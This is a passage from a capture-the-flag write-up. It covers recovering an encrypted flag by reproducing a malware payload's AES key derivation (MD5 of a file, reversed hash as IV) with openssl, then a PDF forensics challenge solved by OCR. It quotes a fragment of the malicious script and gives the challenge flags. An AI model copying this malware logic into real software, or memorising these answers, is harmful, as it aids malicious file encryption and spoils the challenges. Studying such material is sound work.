


Ta da! **flag.enc** is found! Next, I need to determine the encryption method being used and I found it in the decrypted payload script too.

```
on encryptFlag(sussyfile, inputFile, outputFile)
        set hexKey to (do shell script "md5 -q " & sussyfile)
        set hexIV to (do shell script "echo \"" & hexKey & "\" | rev")
    do shell script "openssl enc -aes-128-cbc -in " & quoted form of inputFile & " -out " & quoted form of outputFile & " -K " & hexKey & " -iv " & hexIV
end encryptFlag
```

In order to decrypt flag.png, I need to:

1. Find the key by computing the MD5 hash of **bangboo.png** to derive the AES encryption key.



2. Find the IV by reversing the key to derive the initialization vector (IV).


```
┌──(kali㉿kali)-[~]
└─$ echo "3b45875108efb349430780d0afd6730a" | rev
a0376dfa0d087034943bfe80157854b3
```

3. Decrypt it !!! Using **openssl aes-128-cbc**.


```
┌──(kali㉿kali)-[~]
└─$ openssl enc -d -aes-128-cbc -in Desktop/flag.enc -out Desktop/flag.png -K 3b45875108efb3
49430780d0afd6730a -iv a0376dfa0d087034943bfe80157854b3
```

Flag: EQCTF{4m0s_$t34L3r_1n_mY_m4c0s}

Forensic - Kuih Lapis



After downloading the pdf, the pdf look like this:



The trick to building houses was making sure
they didn't taste good. The ocean's culinary taste

was growing more sophisticated and occasionally
its appetite was unwieldy. It ate boats and children,

the occasional shoe. Pants. A diamond ring.
Hammers. It ate promises and rants. It snatched up

names like peanuts. We had a squadron of cooks
specifically catering to its needs. They stirred vats

of sandals and sunglasses. They peppered their soups
with pebbles and house keys. Quarts of bottled song

were used to sweeten the brew. Discussions between
preschool children and the poets were added

for nutritional value. These cooks took turns pulling
the cart to the mouth of the harbour. It would take four

of them to shoulder the vat over, tipping the peeled
promises, the baked dreams into its mouth.

And then the ocean would be calm. It would sleep. Our mistake
was thinking we were making it happy.

I first use Exiftool to check for hidden metadata in the file. The metadata revealed details about the creator and tools used. However, no significant information about the flag was found in this step.

Next, I used online tools like PDF-to-text converters to extract text from the document, but they only retrieved plain text content. The flag, that might be hidden in the image, did not appear in the extracted text.

Suspecting the flag might be hidden in an image within the PDF, the file was uploaded to **Google Drive**. The file was then opened with **Google Docs**, which automatically performed Optical Character Recognition (OCR) on the PDF. The extracted text included the flag, which was embedded in the image and not accessible through regular text extraction methods.

And then the ocean would be calm. It would sleep. Our mistake was thinking we were making it happy.

EQCTF{wr0ng_p0em_s1gnatur3_br0}

Flag: EQCTF{wr0ng_p0em_s1gnatur3_br0}